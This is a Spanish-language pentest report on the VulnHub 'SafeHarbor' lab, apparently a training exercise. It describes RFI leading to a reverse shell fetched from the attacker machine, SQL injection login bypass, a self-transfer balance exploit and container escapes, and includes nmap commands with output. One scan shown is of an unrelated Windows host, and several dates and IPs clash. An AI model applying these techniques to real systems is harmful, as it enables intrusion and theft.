


**10-05-2025**

# **Informe de Evaluación de Vulnerabilidades y Pruebas de Penetración**

**CONFIDENCIAL – USO INTERNO**

## Tabla de contenido

Introducción .....	3
Objetivos .....	3
Convenciones utilizadas para valorar y categorizar cada hallazgo.....	4
Metodología de Prueba .....	5
Scope.....	6
Resumen Ejecutivo .....	7
Conclusiones Generales .....	8
Detalles Técnicos .....	8
[Critical] Remote File Execution(CWE-98) CVSS Vector .....	9
CVSS Score .....	9
Componentes Afectados .....	9
Descripción .....	9
Remediación .....	9
Explotación .....	12
Impacto .....	13
Referencias.....	13
[Critical]SQLI In Username and Password (CWE-89) CVSS Vector.....	13
CVSS Score .....	13
Componentes Afectados .....	14
Descripción .....	14
Remediación .....	14
Explotación .....	16
Impacto .....	17
Referencias.....	17
[Critical] Infinite Cash Increase(CWE-642) CVSS Vector .....	17
CVSS Score .....	17
Componentes Afectados .....	17
Descripción .....	18



Remediación .....	18
Explotación .....	18
Impacto .....	19
Referencias.....	19
[High] RCE via ElasticSearch(CWE-94) CVSS Score .....	19
Componentes Afectados .....	19
Descripción .....	19
Remediación .....	20
Explotación .....	20
Impacto .....	22
[Critical] Unprotected TCP Socket Exploit in Docker Daemon(CWE-863).....	22
Componentes Afectados .....	22
Descripción .....	22
Remediación .....	22
Explotación .....	23
Impacto .....	24
[Medium] HardCoded Credentials via PhpFilters(CWE-798)) .....	25
Componentes Afectados .....	25
Descripción .....	25
Remediación .....	25
Explotación .....	25
Impacto .....	27
Contenido Auxiliar.....	27
Herramientas Utilizadas.....	19



**Reporte:** VulnHub – SafeHarbor .

**Realizado por:** Franco.

**Realizado para:** VulnHub

**Fecha:** 10 de Mayo de 2025

La información confidencial contenida en este informe está destinada exclusivamente para el uso de los representantes comerciales internos de la organización. Por lo tanto, queda estrictamente prohibida su reproducción sin el previo consentimiento del autor o de la audiencia prevista.

## Introducción

El presente informe detalla los resultados obtenidos durante la evaluación de seguridad realizada a la empresa **VulnHub**, llevada a cabo entre los días **2 y 9 de mayo de 2025**. El propósito de esta prueba de penetración fue identificar posibles vulnerabilidades tanto en la infraestructura de red como en las aplicaciones web de la organización, con el fin de proporcionar recomendaciones técnicas que permitan mitigar los riesgos detectados. Antes del inicio de las actividades, se estableció comunicación formal por correo electrónico para alinear expectativas, definir los puntos de contacto y asegurar que todas las partes involucradas —**Franco (Pentester encargado) y el equipo de VulnHub**— estuvieran debidamente informadas sobre el alcance, los riesgos y la duración estimada del proceso de evaluación.

## Objetivos

El objetivo principal de esta evaluación de seguridad externa fue identificar vulnerabilidades de alto impacto en los activos públicos de **VulnHub**, cuya explotación pudiera comprometer la confidencialidad de la información, facilitar el acceso no autorizado o permitir la elevación de privilegios dentro de los sistemas. El proceso de asesoría se llevó a cabo siguiendo una metodología diseñada para simular escenarios reales de ataque, emulando amenazas plausibles que podrían afectar de forma crítica la privacidad de los datos, la integridad operativa y la reputación institucional de la organización.

## Criterios empleados para la valoración y categorización de los hallazgos identificados

El pentester emplea el sistema de evaluación **CVSS v3 (Common Vulnerability Scoring System versión 3)**, un estándar abierto ampliamente reconocido que permite medir de forma objetiva el impacto de las vulnerabilidades identificadas en tecnologías de la información. Este sistema proporciona una puntuación cuantitativa en una escala de 0 a 10, lo cual facilita la priorización de riesgos en función de su severidad técnica.

La interpretación de las puntuaciones se realiza conforme a los siguientes rangos:

- **0.0 – 3.9:** Severidad **Baja**
- **4.0 – 6.9:** Severidad **Media**
- **7.0 – 8.9:** Severidad **Alta**
- **9.0 – 10.0:** Severidad **Crítica**

No obstante, el sistema CVSS no contempla particularidades del entorno de negocio o contexto regulatorio. Por ejemplo, sectores como el financiero o aeronáutico, sujetos a estrictas normativas, pueden percibir ciertos hallazgos como más críticos que lo que indica su puntuación técnica. En contraste, empresas con menor sensibilidad operativa —como comercios minoristas de productos no críticos— podrían considerar un riesgo inferior ante vulnerabilidades similares.

Por esta razón, la calificación técnica basada en CVSS es complementada con una **categorización contextual adicional**, expresada mediante un esquema de colores (Crítica, Alta, Media, Baja), que refleja el impacto potencial de cada hallazgo sobre el negocio evaluado. Esta clasificación puede ser ajustada en coordinación con el cliente, teniendo en cuenta su entorno operativo, sus prioridades y su perfil de riesgo.




Gráfico 1 Clasificación de severidad



## Metodología

Como especialista en ciberseguridad de vanguardia, reconozco la imperativa necesidad de implementar frameworks y metodologías con amplio reconocimiento y validación en el sector. No obstante, comprendo profundamente que cada organización presenta un perfil de riesgo distintivo que demanda enfoques personalizados a su contexto operativo particular.

En respuesta a esta realidad, he desarrollado una metodología propietaria que sintetiza las mejores prácticas de diversos marcos internacionales de referencia, con especial énfasis en la evaluación exhaustiva y explotación controlada de aplicaciones web.

Mi metodología integrada me permite seleccionar estratégicamente los elementos más efectivos de cada enfoque, consolidándolos en un proceso holístico y riguroso para la evaluación de aplicaciones. Esta metodología se fundamenta en los principios del Open Web Application Security Project (OWASP) y está meticulosamente alineada con su Guía de Pruebas vigente, garantizando así que mis servicios se adhieran a los estándares más exigentes del sector y ofrezcan resultados de máxima fiabilidad para mi distinguida cartera de clientes.

El marco metodológico que empleo comprende las siguientes fases de análisis:

- **Reconocimiento e Inteligencia Estratégica**
  - Investigación OSINT (Open Source Intelligence)
  - Adquisición de Información mediante Técnicas Pasivas
  - Obtención de Información mediante Técnicas Activas
- **Evaluación de Configuración e Implementación**
  - Análisis Exhaustivo de Infraestructura
- **Verificación de Mecanismos de Control de Acceso**
  - Evaluación de Sistemas de Autenticación
  - Validación de Mecanismos de Autorización
  - Análisis de Gestión de Sesiones
  - Examen de Administración de Identidades
- **Validación Integral de Datos**
- **Análisis de Lógica Empresarial y Aplicativa**
- **Evaluación de Seguridad del Entorno Cliente**
- **Detección de Vulnerabilidades en Implementaciones Criptográficas**
- **Análisis de Tratamiento de Excepciones y Errores**
- **Evaluaciones Complementarias Especializadas**



## Scope

La evaluación se concentrará exclusivamente en los activos digitales especificados a continuación, quedando expresamente excluido cualquier elemento no mencionado en esta delimitación formal. Esta demarcación ha sido establecida con el propósito de maximizar el valor del análisis mientras se salvaguarda la integridad de las operaciones críticas de **VulnHub**.

- Servidor Web: 192.168.100.20
- Infraestructura Interna: 172.20.0.0/24



## Resumen Ejecutivo

Durante la ejecución del pentest, Se ha detectado múltiples vulnerabilidades, entre ellas críticas, medias y bajas, estas en caso de ser encontradas por Ciberdelincuentes podrían comprometer de manera crítica la integridad, confidencialidad y disponibilidad de la empresa, desde los usuarios regulares de la plataforma, hasta la reputación de esta misma.

A continuación, se hará un resumen de las vulnerabilidades encontradas.

Se ha logrado concretar 5 Vulnerabilidades Críticas en el Sistema de VulnHub:

- **Remote File Execution(CWE-98)** : Permite ejecutar archivos no locales al servidor , logrando ejecutar archivos maliciosos de un origen desconocido.
- **SQLI In Username and Password (CWE-89)** : Permite Acceder como cualquier usuario a la plataforma además de una exposición de la Base de Datos, violando así todo principio de confidencialidad.
- **Infinite Cash Increase(CWE-642)** : Falla crítica en el sistema , rompiendo transversalmente con el modelo de empresa , permitiendo autoincrementarse el balance de la cuenta persona.
- **RCE via ElasticSearch(CWE-94)** : Falla crítica en un contenedor interno que permite ejecutar comandos desde este mismo , posibilitando así el acceso a el contenedor “Maestro”
- **RCE on the Main System via Unprotected TCP Socket Exploit in Docker Daemon(CWE-863)** : Falla crítica en que permite montar el sistema principal desde la raíz .

Otras vulnerabilidades No Críticas encontradas fueron:

- **HardCoded Credentials via PhpFilters(CWE-798)** : Permite visualizar el código fuente de los archivos locales de la Aplicación Web , es por ello que posibilito la visualización de las credenciales.



## Conclusiones Generales

Durante la realización de las pruebas de penetración en el sistema, se identificaron un total de seis vulnerabilidades, de las cuales 5 fueron clasificadas como críticas y una como de nivel medio. Estas vulnerabilidades representan riesgos significativos para la seguridad y la integridad del sistema, y requieren una acción inmediata para su mitigación.

A continuación, se presenta un gráfico con el impacto de las vulnerabilidades en la máquina:




Gráfico 2 Recuento total de vulnerabilidades

## Detalles Técnicos

En el transcurso de la sección de detalles técnicos, se explicará en que consiste cada una y se desarrolla su explotación y concatenación. Además, se recomienda que la empresa **VulnHub** tome medidas para corregir todas las vulnerabilidades identificadas en el informe.



## [Critical] Remote File Execution (CWE-98)

### CVSS Vector

AV:N/AC:L/PR:L/UI:R/S:U/C:H/I:H/A:L

### CVSS Score

9.5

### Componentes Afectados

- 192.168.100.20

### Descripción

La vulnerabilidad **Remote File Execution** es desencadenada por una configuración errónea en el servidor **PHP**, este tiene habilitada las funciones `allow_url_fopen` y `allow_url_include`, estas permiten ejecutar archivos de manera remota y sin verificar su origen.

### Remediación

Para prevenir este tipo de vulnerabilidades se deben tomar las precauciones necesarias, entre estas se encuentran:

- Deshabilitar `allow_url_fopen` y `allow_url_include`.
- En caso de ser completamente necesarias establecer que el origen sea del mismo dominio, así reduciendo el peligro.

### Explotación

Se identifico la vulnerabilidad **Remote File Execution** la cual permitió ejecutar un archivo remotamente en la maquina víctima.

A continuación, se encuentra de manera detallada, como fue posible explotar dicha vulnerabilidad:

**Paso 1:** Se realiza un escaneo de puertos en la maquina victima utilizando la herramienta **Nmap**, como se observa a continuación:

```
(root@kali)-[/home/kali/Desktop/Reto-4-Academia]
# nmap -p- -sS -Pn -n -vvv -open -T5 192.168.100.22
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-23 15:16 EDT
Initiating ARP Ping Scan at 15:16
Scanning 192.168.100.22 [1 port]
Completed ARP Ping Scan at 15:16, 0.07s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 15:16
Scanning 192.168.100.22 [65535 ports]
Discovered open port 80/tcp on 192.168.100.22
Discovered open port 22/tcp on 192.168.100.22
Completed SYN Stealth Scan at 15:16, 3.56s elapsed (65535 total ports)
Nmap scan report for 192.168.100.22
Host is up, received arp-response (0.00014s latency).
Scanned at 2024-04-23 15:16:30 EDT for 3s
Not shown: 65532 closed tcp ports (reset), 1 filtered tcp port (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE REASON
22/tcp    open  ssh     syn-ack ttl 64
80/tcp    open  http    syn-ack ttl 63
MAC Address: 08:00:27:B8:B3:25 (Oracle VirtualBox virtual NIC)

Read data files from: /usr/bin/./share/nmap
Nmap done: 1 IP address (1 host up) scanned in 3.77 seconds
Raw packets sent: 65537 (2.884MB) | Rcvd: 65535 (2.621MB)
```

**Figura 1** Escaneo de puertos con Nmap

Luego se realiza un escaneo más detallado de los servicios que corren en los puertos abiertos:

```
(root@kali)-[/home/kali/Desktop/relevant]
# nmap -A --min-rate 1000 --min-parallelism 100 -p 80,135,139,445,3389,49663,49667,49670 10.10.60.78
Starting Nmap 7.94 ( https://nmap.org ) at 2023-07-04 11:03 EDT
Nmap scan report for 10.10.60.78
Host is up (0.23s latency).

PORT      STATE SERVICE          VERSION
80/tcp    open  http             Microsoft IIS httpd 10.0
|_ http-title: IIS Windows Server
|_ http-server-header: Microsoft-IIS/10.0
|_ http-methods:
|_ Potentially risky methods: TRACE
135/tcp   open  msrpc            Microsoft Windows RPC
139/tcp   open  netbios-ssn      Microsoft Windows netbios-ssn
445/tcp   open  smb              Windows Server 2016 Standard Evaluation 14393 microsoft-ds
3389/tcp   open  ms-wbt-server    Microsoft Terminal Services
|_ ssl-cert: Subject: commonName=Relevant
|_ Not valid before: 2023-07-03T14:02:51
|_ Not valid after: 2024-01-02T14:02:51
|_ ssl-date: 2023-07-04T15:05:22+00:00; +3s from scanner time.
|_ rdp-ntlm-info:
|_ Target_Name: RELEVANT
|_ NetBIOS_Domain_Name: RELEVANT
|_ NetBIOS_Computer_Name: RELEVANT
|_ DNS_Domain_Name: Relevant
|_ DNS_Computer_Name: Relevant
|_ Product_Version: 10.0.14393
|_ System_Time: 2023-07-04T15:04:44+00:00
49663/tcp open  http             Microsoft IIS httpd 10.0
|_ http-methods:
|_ Potentially risky methods: TRACE
|_ http-server-header: Microsoft-IIS/10.0
|_ http-title: IIS Windows Server
49667/tcp open  msrpc            Microsoft Windows RPC
49670/tcp open  msrpc            Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2016 (89%)
OS CPE: cpe:/o:microsoft:windows_server_2016
Aggressive OS guesses: Microsoft Windows Server 2016 (89%)
```

Figura 2 Escaneo de Servicios

**Paso 2:** Luego de diversas pruebas se logra verificar el RFE en el endpoint 192.168.100.251/OnlineBanking/index.php?p="payload"




Figura 3 Se visualiza como se tramita la petición hacia la maquina atacante

**Paso 3:** Se procede a tramitar una petición hacia un archivo malicioso ubicado en la maquina atacante para su posterior ejecución y establecimiento de una reverse Shell




Figura 4 Se entabla una reverseshell

## Impacto

Mediante esta vulnerabilidad, un atacante puede ejecutar código remotamente en el contenedor de la página web y acceder a la red interna.

También tiene posibilidad de poder afectar la disponibilidad e integridad de los datos de la aplicación web, desde robo de credenciales para exponer en internet, hasta utilizar su Web para actividades maliciosas, así comprometiendo también la reputación de la empresa.



## Referencias

- [CWE: https://cwe.mitre.org/data/definitions/98.html](https://cwe.mitre.org/data/definitions/98.html)

## [Critical] SQLI In Username and Password (CWE-89)

### CVSS Vector

CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H

### CVSS Score

9.8

### Componentes Afectados

- 192.168.100.20

### Descripción

Las bases de datos contienen información completamente confidencial, en este caso se utiliza una base de datos **SQL** esta contiene información extremadamente importante, como los usuarios y contraseñas de la página web, en este caso se presentó una **SQL Inyection** en los campos de Username y Password, es decir donde se haga referencia a estos campos es posible **inyectar Querys SQL** esto permite desde un **ByPass en el login** hasta una **SQLI Based Time** en el apartado de transfer.

### Remediación

Para prevenir este tipo de vulnerabilidades se deben tomar las precauciones necesarias, entre estas se encuentran:


- Asegurar una sanitización de dichos campos para que no se permita inyectar código SQL.
- Utilizar WAFS para impedir cualquier inserción extraña en un campo.

### Explotación

Se identifico la vulnerabilidad SQLI la cual permitió ByPassear el login y ejecutar una **SQLI Time Based** en el apartado Transfer

A continuación, se encuentra de manera detallada, como fue posible explotar dicha vulnerabilidad:

**Paso 1:** Se inserto la query en el campo de Username primeramente para acceder como el usuario Admin



Online Banking  
Login


Enter Credentials for Harbor Bank Login:

**Username**


**Password**

Login

**Figure 5 se ingresa gracias al ByPass via SQLI**



**Figure 6 Panel de inicio.**



**Paso 2:** No solo eso, sino que accediendo al panel de transfers podemos ver otros usuarios

[Home](#) [Balance](#) [Transfers](#) [My Account](#) [About](#) [Log Out](#)

Make a Transfer:

Recipient ▾

Admin  
Bill  
Steve  
Timothy  
Jill  
Quinten

**Figura 7** Se Visualizan los usuarios



**Paso 3:** Se ingresa como otro usuario el cual no es admin, como por ejemplo Steve




Figure 8 Se visualiza el usuario Steve

**Paso 4:** En el apartado de transfers, como se utiliza el campo **User** también se concreta una SQLI, pero en este caso es Time Based.




Figura 9 Se logra apreciar el retardo de la petición.

## Impacto

Mediante esta vulnerabilidad, cualquier atacante puede ingresar como cualquier usuario a la Página Web, en un modelo de negocio de un Banco, esto es sumamente crítico, debido a que se podría acceder como el usuario Steve y vaciar su balance hacia otra cuenta.

## Referencias

- CWE: <https://cwe.mitre.org/data/definitions/89.html>
- SQLI: <https://latam.kaspersky.com/resource-center/definitions/sql-injection>



## **[Critical] Infinite Cash Increase(CWE-642)**

### **CVSS Vector**

CVSS:3.0/AV:N/AC:L/PR:H/UI:R/S:U/C:N/I:H/A:N

### **CVSS Score**

9.0

### **Componentes Afectados**

- 192.168.100.20

### **Descripción**

Las transferencias en un modelo de Aplicación como puede ser un banco son el elemento mas importante, es de donde se basa la confianza de la entidad, si estas contienen errores o fallan, atenta completamente contra la reputación del Banco.

### **Remediación**

Para prevenir este tipo de vulnerabilidades es necesario tener testing de código, así estas vulnerabilidades no logran salir a producción.

- Emplear testing de código.
- Crear código y someterlo a pruebas exhaustivas de feedback y análisis.

## Explotación

Se identifico la vulnerabilidad **Infinity Cash Increase** la cual permitió aumentar el dinero infinitamente.

A continuación, se encuentra de manera detallada, como fue posible explotar dicha vulnerabilidad:

**Paso 1:** Nos desplazamos hacia el apartado de transfer, con el requisito de haber previamente iniciado sesión como “**Steve**”, **luego** transferimos al usuario “**Steve**”, es decir a nosotros mismos con el fin de luego ver nuestro balance.




Figura 10 Se visualiza el apartado transfer

**Paso 2:** Nos desplazamos hacia el apartado de balance y se logra observar como el monto fue aumentado.

